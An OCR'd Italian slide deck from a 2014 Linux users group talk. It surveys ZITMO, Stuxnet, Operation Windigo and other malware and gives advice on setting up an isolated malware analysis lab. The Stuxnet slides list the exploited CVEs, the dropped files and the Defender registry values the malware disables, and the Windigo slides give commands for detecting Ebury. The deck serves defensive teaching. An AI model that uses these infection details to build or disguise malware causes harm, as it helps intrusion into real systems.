
Questo è il risultato!


Viene inviato un SMS contenente un link che invita l'utente a cliccarci per effettuare gli aggiornamenti di sicurezza, ovviamente viene scaricato e installato sul dispositivo mobile la parte mancante del malware.

Lo scopo di ZITMO installato sul telefonino era (*è … sarà!*) quello di **intercettare l'SMS** con il **TAN** proveniente dall'istituto bancario necessario per completare la transazione online. Ora che il malware è in possesso di entrambi i fattori di autenticazione: la password e l'mTAN; sarà quindi possibile bypassare il sistema di autenticazione. [27]

ZITMO: un po' di statistiche







MOST WANTED Stuxnet

- Stravolto il concetto stesso di malware -

- *Operazione Olympic Games 2006* [29]
- *Data scoperta:* 2010

- *Creatori:* NSA [USA] && Israele [30]
- *Obiettivo generale:* attacco e controllo infrastrutture industriali
- *Obiettivo particolare:* sabotaggio centrali nucleari di Nataz [IRAN]

- *Modalità di sabotaggio:* modifica velocità di rotazione delle turbine al fine di danneggiarle
- *Target:* sistemi SCADA
- *Diffusione:* via USB
- *Sfrutta quattro 0-day di Windows*

Siemens S7-400 PLC

Stuxnet: payload

Cosa succede dopo l'installazione di Stuxnet:

- Utilizzo della password di default Siemens
- Accesso al programma **WinCC** (programma che controlla il PLC)
- Accesso al programma **PCS7** (programma che modifica il codice del PLC)
- Carica le informazioni di configurazione e le invia all'attacker
- L'attacker decide come riprogrammare il funzionamento
- Il nuovo codice riprogrammato viene inviato alla macchina attaccata

Stuxnet for dummies

Premessa: *l'analisi è stata effettuata da un live distro GNU/Linux su hard disk infetto con sistema operativo Windows 7*

- **Meccanismo di infezione**

Stuxnet genera una cartella nascosta all'interno del device USB. All'interno della cartella ci sono due dll con permesso di esecuzione

- `~WTR4141.tmp`
- `~WTR4132.tmp`

che sfruttano la vulnerabilità

- CVE-2010-2568(MS-10-046) -Windows Shell LNK Vulnerability [31]

`WTR4141.tmp` crea link permanenti all'interno del registro di sistema

Windows7: `\\.\STORAGE#Volume#_??_USBSTOR#Disk&Ven_____USB&Prod_FLASH_DRIVE&Rev_#12345001000000000173&0#{53f5630 7-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp`

Windows Vista: `\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#Disk&Ven_____USB&Prod_FLASH_DRIVE&Rev_#12345001000000000173&0#{53f5630 7-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp`

Windows XP, Windows Server 2003, Windows 2000:
`\\.\STORAGE#RemovableMedia#8&1c5235dc&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp`

Stuxnet for dummies

Premessa: *l'analisi è stata effettuata da un live distro GNU/Linux su hard disk infetto con sistema operativo Windows 7*

- `WTR4132.tmp` (**.dll*) si carica su Explorer.exe ed inizia a cercare sezioni *stub* all'interno delle quali verrà generato un file dll che conterrà funzioni, file e rootkit di Stuxnet.

- Il dll generato andrà in esecuzione e sfrutterà due 0-day:
  - CVE-2010-2743(MS-10-073) Win32K.sys Keyboard Layout Vulnerability [32]
  - CVE-2010-3338(MS-10-092) Windows Task Scheduler Vulnerability [33]

Conseguenza → scalata permessi ed esecuzione di un nuovo processo `csrss.exe` il cui compito è quello di rilevare la presenza di antivirus.

Se rilevati → creazione del processo `lsass.exe` per offuscamento

Stuxnet for dummies

Premessa: *l'analisi è stata effettuata da un live distro GNU/Linux su hard disk infetto con sistema operativo Windows 7*

- Installazione di 6 files di cui (*i primi*) 4 criptati
  - `C:\WINDOWS\inf\oem7A.PNF`
  - `C:\WINDOWS\inf\oem6C.PNF`
  - `C:\WINDOWS\inf\mdmcpq3.PNF`
  - `C:\WINDOWS\inf\mdmeric3.PNF`
  - `C:\WINDOWS\system32\Drivers\mrxnet.sys`
  - `C:\WINDOWS\system32\Drivers\mrxcls.sys`

- Successivamente viene modificato **Windows Firewall** (*Windows Defender*) agendo sulla chiave
`SOFTWARE\Microsoft\Windows Defender\Real-Time Protection`
e i valori
  - `EnableUnknownPrompts`
  - `EnableKnownGoodPrompts`
  - `ServicesAndDriversAgent`

  vengono settati a 0

… a proposito di Windows Firewall

Stuxnet for dummies

Premessa: *l'analisi è stata effettuata da un live distro GNU/Linux su hard disk infetto con sistema operativo Windows 7*

- **Rootkit**

- **user-mode:** vengono modificare le funzioni di sistema per garantire l'occultamento dei file usati da Stuxnet

- **kernel-mode:** viene generato il file `MRxNET` [34] il cui compito è quello di mettersi in testa ai seguenti driver
  - \\FileSystem\\ntfs
  - \\FileSystem\\fastfat
  - \\FileSystem\\cdfs

permettendo la manipolazione di tutto ciò che arriva in input

Stuxnet for dummies

Premessa: *l'analisi è stata effettuata da un live distro GNU/Linux su hard disk infetto con sistema operativo Windows 7*

- **Meccanismo di caricamento**
  - avvio del driver `MRxCIs` il cui compito è quello di caricare un programma senza generare rumore.

Al suo interno presenta un certificato valido firmato da Realtek Semi-Conductor Co-Op

il lavoro sporco è scritto nella chiave
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls`

- **Iniezione di dati in modalità kernel**
- **Sovrascrittura dell'entrypoint**
- **Caricamento ed esecuzione di Stuxnet in user mode**

Stuxnet: conclusioni e sviluppi

Stuxnet cattura l'attenzione dei media a causa della sua **complessità** e dei suoi obiettivi politici (e criminali)

Ad oggi è' il worm più complesso che sia stato mai creato ed inaugura una nuova generazione di malware e una nuova era (*e nuove metodologie di analisi*) nel campo della ricerca nel settore della sicurezza informatica.

- **Sviluppi/Evoluzioni:**


- 2011 Duqu → valuta lo stato di avanzamento del programma nucleare iraniano
- 2011 Gauss → furto di cookie, credenziali
- 2012 Mahdi → specializzato nella sottrazione di files multimediali
- 2012 Flame → completo spionaggio industriale
- 2012 Wiper → cancella le (poche) tracce lasciate da Stuxnet e Duqu

Operazione Windigo

Di che si tratta? [35]
Più di 500.000 computer e 25.000 server compromessi, incluso il server di kernel.org

Timeline:

- agosto 2011: il server di kernel.org viene compromesso (tornerà online in ottobre);
- novembre 2011: Steinar Gunderson pubblica la prima analisi tecnica di **Linux/Ebury**, un trojan che colpisce i server ssh;
- febbraio 2013: cPanel denuncia che alcuni suoi server sono stati infettati da Linux/Ebury; il CERT tedesco inizia ad avvertire alcune vittime del medesimo trojan;
- aprile 2013: Sucuri pubblica la prima analisi tecnica di **Linux/Cdorked**, una backdoor che colpisce Apache, Nginx e lighttpd;
- giugno 2013: viene trovato un **nesso** tra **Linux/Ebury** e **Linux/Cdorked**; l'analisi di frammenti di traffico rivela che Linux/Ebury ha infettato oltre 7.500 server;
- luglio 2013: viene scoperto **Perl/Calfbot**, legato ai due malware di cui sopra;
- settembre 2013: l'analisi del traffico rivela che Linux/Cdorked genera oltre un milione di ridirezioni in due giorni;
- ottobre 2013: l'analisi del traffico rivela che oltre 12.000 server sono infettati da Linux/Ebury;
- gennaio 2014: l'analisi del traffico di un C&C di Perl/Calfbot rivela che il bot genera 35 milioni di messaggi al giorno.



Operazione Windigo

Linux/Ebury è strutturato in modo da colpire il più grande numero di piattaforme possibile attraverso il furto delle credenziali di accesso, **indipendentemente dalla loro complessità e lunghezza.**

Il risultato è che sono state interessate tutte le piattaforme `*NIX`:

- Linux (comprese le architetture ARM);
- FreeBSD,OpenBSD;
- Apple OS X.

Una volta che **Linux/Ebury** installa la backdoor in ssh, questa rimane attiva anche se le credenziali di accesso vengono modificate.
Perl/Calfbot ha infettato i medesimi sistemi vittime di Linux/Ebury e i Windows con *Cygwin* installato.

Operazione Windigo

Come verificare se il proprio sistema è infettato da **Linux/Ebury**:

```
utente@host:/$ ssh -G 2>&1 | grep -e illegal -e unknown >
/dev/null && echo "system clean" || echo "system infected"
```

una volta *rubate* le credenziali di accesso, i sistemi Linux sono stati compromessi solamente attraverso quel canale e non è stata sfruttata alcuna vulnerabilità. Ciò porta alla conclusione che via ssh l'unico metodo di autenticazione che è inattaccabile dalla versione di **Linux/Ebury** sia lo scambio di chiavi.

Tuttavia, se un sistema viene compromesso da **Linux/Ebury** e da questo ci si collega ad un altro sistema utilizzando lo scambio di chiavi, il trojan è in grado di catturare la chiave, anche se questa è protetta da password, in quanto viene catturata anche la password.


Operazione Windigo

Attenzioni ai falsi positivi:
la precedente tecnica è inefficace se la distribuzione gnu/linux di riferimento è patchata per certificati X.509 (*Gentoo*)

In questo caso si procede con l'**ispezione delle memoria condivisa**. Sapendo che Linux/Ebury usa segmenti di memoria condivisa superiori ai 3 megabytes [36]

```
utente@host:/$ ipcs -m -p
------ Shared Memory Creator/Last-op PIDs --------
 shmid      owner      cpid       lpid
 0          root       4162       4183
 32769      root       4162       4183
 65538      root       4162       4183
 465272836  root       15029      17377


utente@host:/$ ps aux | grep 15029
root 11531  0.0  0.0 103284   828 pts/0 S+   16:40   0:00 grep 15029
root 15029  0.0  0.0  66300  1204 ?     Ss   Jan26   0:00 /usr/sbin/sshd
```



Malware && Hardware

Casi di ricerca, sviluppi ed esempi:

- Malware in DMA [37]

+ elevato livello di accesso al sistema, no rilevamento

- Malware nidificato in firmware di schede di rete [38]

+ perchè no!? #NSA

- Malware in sistemi di video-sorveglianza


DVR (IoT device) utilizzato nei più svariati modi (*ne parleremo*)

- Malware che trasferiscono dati rubati utilizzando segnali audio

#nerdpower

- Il caso Tesla Model S

- malware in car -




DVR, bitcoin ed altro ancora

Il caso dei DVR Hikvision:

Un ricercatore del SANS Technology Institute, scopre all'interno di un impianto di video sorveglianza, 3 *bizzarri* applicativi [39]

- bitcoin mining

- scansione di rete



- ambiente di test

BadBIOS

Basta un microfono acceso …

Dragos Ruiu [40] scopre che un firmware del suo MacBookAir si aggiorna spontaneamente e che sulla macchina con la quale lavora - montante OpenBSD - tutti i dati, improvvisamente, vengono cancellati!
Quest'ultimo comincia ad infettare altre macchine **in totale assenza di connessione ethernet, wifi o bluetooth!**

Obiettivi → bios, uefi, altri firmware (indip. dal sist. operativo)
Propogazione → attraverso i suoni ad alta frequenza trasmessi dagli altoparlanti e ricevuti dai microfoni
Segni particolari → capacità di autorigenerazione e di immediata propagazione

- **Dibatti aperti e controversie**

Esiste una ricerca del MIT [41] secondo la quale il trasporto dati tramite segnali ad ultrasuoni è possibile.
Altri studi segnalano come la fattibilità della cosa sia possibile solo con segnali >20kHz, limite difficilmente superabile dall'impinato audio di un comune desktop/notebook.

- **Precedenti**

Nessuno. Va però ricordato però che Flame usava i segnali bluetooth per comunicare con i dispositivi non connessi ad Internet.

[42][43]


Tesla Model S

Berlina 3 volumi a 5 porte
corpo vettura cm: 497x196x145
passo cm: 296
massa kg: 2100
motorizzazione: elettrica
prezzo italia €: da 69.000

Pacco batterie kWh: 60 – 85
Autonomia km: 390 – 502
CV: 306 – 421

Tesla Model S

Ha un problema: è hackerabile! [44] *(per il momento)*



Tematiche aperte:

- Attacco brute-force
- Phishing
- **Iniezione di malware**
- Furto credenziali
- Attacchi di social eng
- Compromissione dell'account

…

- Un pò di porte in ascolto

BASTA!

… con le analisi già fatte, è il momento di allestire il nostro laboratorio di ricerca! [45]

Malware Analysis Lab

- Predisporre sistemi fisici o virtuali per la messa in opera del laboratorio
- Isolare il laboratorio dall'ambiente di produzione
- Installare strumenti di analisi comportamentale
- Installare strumenti di analisi del codice
- Salvare nei propri segnalibri un nutrito gruppo di strumenti on-line

Tutto rigorosamente FLOSS

Malware Analysis Lab

- **Predisporre sistemi fisici o virtuali per la messa in opera del laboratorio**

Obiettivo → osservare il comportamento del malware
Scelta → sistema fisico, virtualizzazione o paravirtualizzazione?

Consiglio: avviare più macchine virtuali contemporaneamente e farle interagire tra di loro per testare anche il livello di propagazione del malware

\+ si isola l'ambiente fisico di produzione

\- hardware *generoso*

\- alcuni malware possono rilevare la presenza di un ambiente virtuale e non attivarsi

Alternativa *fisica*: affidarsi a vecchie macchine (prima di rottamarle!)

Malware Analysis Lab

- **Isolare il laboratorio dall'ambiente di produzione**

- **NON** collegare l'ambiente di malware analysis alla stessa rete dell'ambiente di produzione

- **Evitare** di tenere il laboratorio collegato in rete per troppo tempo

- Usare supporti scrivibili una sola volta (*CD*) o in alternativa supporti che includono un interruttore di protezione da scrittura fisica (*USB mass storage e/o SD card/adapter*)

- Seguire le patch di sicurezza rilasciate dal produttore del software di virtualizzazione/paravirtualizzazione, per evitare il passaggio del malware da macchina virtuale a macchina reale

- **NON** utilizzare la macchina fisica che ospita la macchina-laboratorio virtuale per altri scopi

Malware Analysis Lab

- **Installare strumenti di analisi comportamentale**

Tutto il software necessario:

- editor di testo
- editor esadecimali
- convertitori (ASCII, Base64, Hex, Ottale, Binario …)
- sistemi di monitoraggio sul hardware fisico (o virtuale)
- sistemi di monitoraggio di rete
- sniffer

….
qualche buon libro
….

tutto ciò che si reputa necessario!

Malware Analysis Lab

- **Installare strumenti di analisi del codice**

- Disassembler e dubugger

- Dumper per tipi di file

- Dumper di memoria

….

e qualche IDE, che non fa mai male

Malware Analysis Lab


- **Salvare nei propri segnalibri un nutrito gruppo di strumenti on-line**

Utili in caso di analisi comportamentale o in casi di reverse engineering:

- Anubis [46]
- BitBlaze Malware Analysis Service [47]
- Comodo Automated Analysis System [48]
- Valkyrie [49]
- EUREKA Malware Analysis Internet Service [50]
- Joe Sandbox Document Analyzer (*PDF, RTF, MS Office files*) [51]
- Joe Sandbox File Analyzer [52]
- Malwr [53]
- ThreatExpert [54]
- ThreatTrack [55]
- ViCheck [56]
- VisualThreat (*Android files*) [57]
- Xandora [58]
- XecScan (*PDF, MS Office files*) [59]

Malware Analysis Lab

- **Un ultimo step: imparare il code reverse engineering ”a mano”**



Una distro a caso

- **REMnux: Reverse engineering malware Linux distribution** [60]

- basata su **Ubuntu** e mantenuta da **Lenny Zeltser**

- contiene tutti gli strumenti per l'analisi di files maligni

- emula servizi di rete all'interno di un laboratorio isolato

- liberamente ispirato a strumenti di analisi presenti ed installabili su altre distro GNU/Linux

- disponibile in formato ***.iso**, ***.ovf**, ***.ova**, **vmware virtual appliance**

Cuckoo

- **Cuckoo Sandbox** [61]

- **framework opensource** per l'analisi dei malware

- **sandbox** per analisi comportamentale ed esecuzione di codice malevolo

- monitoraggio e salvataggio di tutte le attività in formato grezzo

MalControl

- **MalControl: Malware Control Monitor** [62]

- **Obiettivo del progetto:** raccogliere tutti i dati possibili in merito alla scoperta, presenza e analisi di software malevolo

- Uso degli **opendata**, messi a disposizione dai seguenti servizi:
  - Malwr [63]
  - Phishtank [64]
  - Urlquery [65]
  - Virscan [66]
  - Webinspector [67]

- **Backend**:
  - MongoDB
  - GruntJS
  - NodeJS

MalControl:qualche screenshot

Malware ed impresa

- Ogni 49 minuti, i dati sensibili di un’azienda sono inviati all’esterno.
- Ogni minuto, un PC aziendale visita un sito Web dannoso.
- Ogni 10 minuti è scaricato un malware conosciuto.
- Ogni 9 minuti, viene utilizzata all’interno di una azienda un’applicazione potenzialmente pericolosa (si pensi a sistemi di file sharing come BitTorrent).
- Ogni 27 minuti un malware sconosciuto viene scaricato


[68]

#nawu14 next step

NAS4Free - Non chiamatelo (*semplicemente*) storage... ...altro che "nuvola"!

di Flaviano Andreoli

26.05.2014



NAPOLI GNU/LINUX USERS GROUP

… stiamo finendo ...


Un sentito ringraziamento a chi ha permesso lo svolgersi di tutto questo:

al Preside della Scuola Politecnica e delle Scienze di Base dell'Università degli Studi di Napoli Federico II **Prof. Piero Salatino**

e al **Prof. Antonio Pescapè**, nostro *eterno* supporter

Ai ragazzi dell'associazione NaLug – Napoli GNU/Linux Users Group

http://nalug.net
info@nalug.net



NAPOLI GNU/LINUX USERS GROUP

… abbiamo finito!

Bibliografia:
v. slides 61-65

Riferimenti e contatti:
Marco Ferrigno
- Security & system independent researcher -
- International Cyber Threat Task Force member -
- Developer of the Italian Debian GNU/Linux HOWTOs -

http://marcoferrigno.wordpress.com

Grazie. best regards ;-)

sitografia

- [1] - https://duckduckgo.com/
- [2] - http://www.ted.com/talks/mikko_hypponen_fighting_viruses_defending_the_net
- [3] - http://www.ted.com/talks/mikko_hypponen_how_the_nsa_betrayed_the_world_s_trust_time_to_act
- [4] - http://donttrack.us/
- [5] - http://www.linux.org/threads/malware-and-antivirus-systems-for-linux.4455/
- [6] - http://virus.wikia.com/wiki/Brain
- [7] - https://www.youtube.com/watch?v=lnedOWfPKT0
- [8] - http://en.wikibooks.org/wiki/SRA:Brain
- [9] - http://www.cnet.com/news/criminals-pilfer-atms-with-malware-infected-usb-drives/
- [10] - http://thehackernews.com/2014/04/Spyware-german-aerospace-center-cyber-espionage.html
- [11] - http://thehackernews.com/2014/03/syrian-electronic-army-hacks-us-central.html
- [12] - http://cybermap.kaspersky.com/
- [13] - http://blog.zeltser.com/post/79453081001/mastering-4-stages-of-malware-analysis
- [14] - http://www.snort.org/search/sid/23401?r=1
- [15] - http://www.asciitohex.com/
- [16] - http://www.garykessler.net/library/file_sigs.html

sitografia

- [17] - http://partners.adobe.com/public/developer/en/tiff/TIFF6.pdf
- [18] - http://blog.didierstevens.com/?s=xorsearch
- [19] - http://blog.didierstevens.com/?s=xorstrings
- [20] - http://eternal-todo.com/var/scripts/xorbruteforcer
- [21] - http://hooked-on-mnemonics.blogspot.it/p/iheartxor.html
- [22] - https://github.com/hiddenillusion/NoMoreXOR
- [23] - http://www.csoonline.com/article/2140021/data-protection/zeus-malware-found-with-valid-digital-certificate.html
- [24] - http://www.scmagazine.com/zeus-variant-uses-valid-digital-signature-to-avoid-detection/article/341674/
- [25] - http://www.ehackingnews.com/2014/04/9-charged-for-stealing-millions-of.html
- [26] - http://www.gianniamato.it/2012/10/8-banche-italiane-monitorate-da-zeus.html
- [27] - www.gianniamato.it/2012/12/eurograbber-zeus-e-lmtan.html
- [28] - http://www.checkpoint.com/products/downloads/whitepapers/Eurograbber_White_Paper.pdf
- [29] - http://thehackernews.com/2013/02/stuxnet-05-symantec-study-reveals_27.html
- [30] - http://thehackernews.com/2013/07/Edward-Snowden-Stuxnet-NSA-Israel.html
- [31] - https://technet.microsoft.com/en-us/library/security/ms10-046.aspx

sitografia

- [32] - https://technet.microsoft.com/en-us/library/security/ms10-073.aspx
- [33] - https://technet.microsoft.com/en-us/library/security/ms10-092.aspx
- [34] - http://amrthabet.blogspot.it/2011/01/reversing-stuxnets-rootkit-mrxnet-into.html
- [35] - http://www.welivesecurity.com/wp-content/uploads/2014/03/operation_windigo.pdf
- [36] - http://www.welivesecurity.com/2014/04/10/windigo-not-windigone-linux-ebury-updated/
- [37] - http://protocol46.com/2013/09/malwarehidingindma/
- [38] - http://protocol46.com/wp-content/uploads/2013/09/CanYouTrustYourNetworkingCard.pdf
- [39] - http://blogs.avg.com/news-threats/cryptocurrency-mining-dvr-malware/
- [40] - https://twitter.com/dragosr
- [41] - http://alumni.media.mit.edu/~wiz/ultracom.html
- [42] - http://thehackernews.com/2013/12/Malware-Inaudible-Audio-signals-badbios-virus.html
- [43] - http://news.softpedia.com/news/Linux-Is-the-Only-Way-to-Protect-Against-Possible-Malware-Through-Sound-Attacks-405566.shtml
- [44] - http://www.dhanjani.com/blog/2014/03/curosry-evaluation-of-the-tesla-model-s-we-cant-protect-our-cars-like-we-protect-our-workstations.html
- [45] - http://tour.kaspersky.com/panaram.php
- [46] - http://anubis.iseclab.org/

sitografia

- [47] - https://aerie.cs.berkeley.edu/
- [48] - http://camas.comodo.com/
- [49] - http://valkyrie.comodo.com/
- [50] - http://eureka.cyber-ta.org/
- [51] - http://www.document-analyzer.net/
- [52] - http://www.joesecurity.org/
- [53] - https://malwr.com/submission/
- [54] - http://www.threatexpert.com/submit.aspx
- [55] - http://www.threattracksecurity.com/resources/sandbox-malware-analysis.aspx
- [56] - https://www.vicheck.ca/
- [57] - http://www.visualthreat.com/
- [58] - http://www.xandora.net/xangui/
- [59] - http://scan.xecure-lab.com/
- [60] - http://zeltser.com/remnux/
- [61] - http://www.cuckoosandbox.org/

sitografia

- [62] - http://marcoramilli.blogspot.it/2014/05/say-hello-to-malcontrol-malware-control.html
- [63] - https://malwr.com/
- [64] - http://www.phishtank.com/
- [65] - http://urlquery.net/
- [66] - http://www.virscan.org/
- [67] - http://app.webinspector.com/recent_detections
- [68] - http://securityaffairs.co/wordpress/24854/security/checkpoint-security-report-2014.html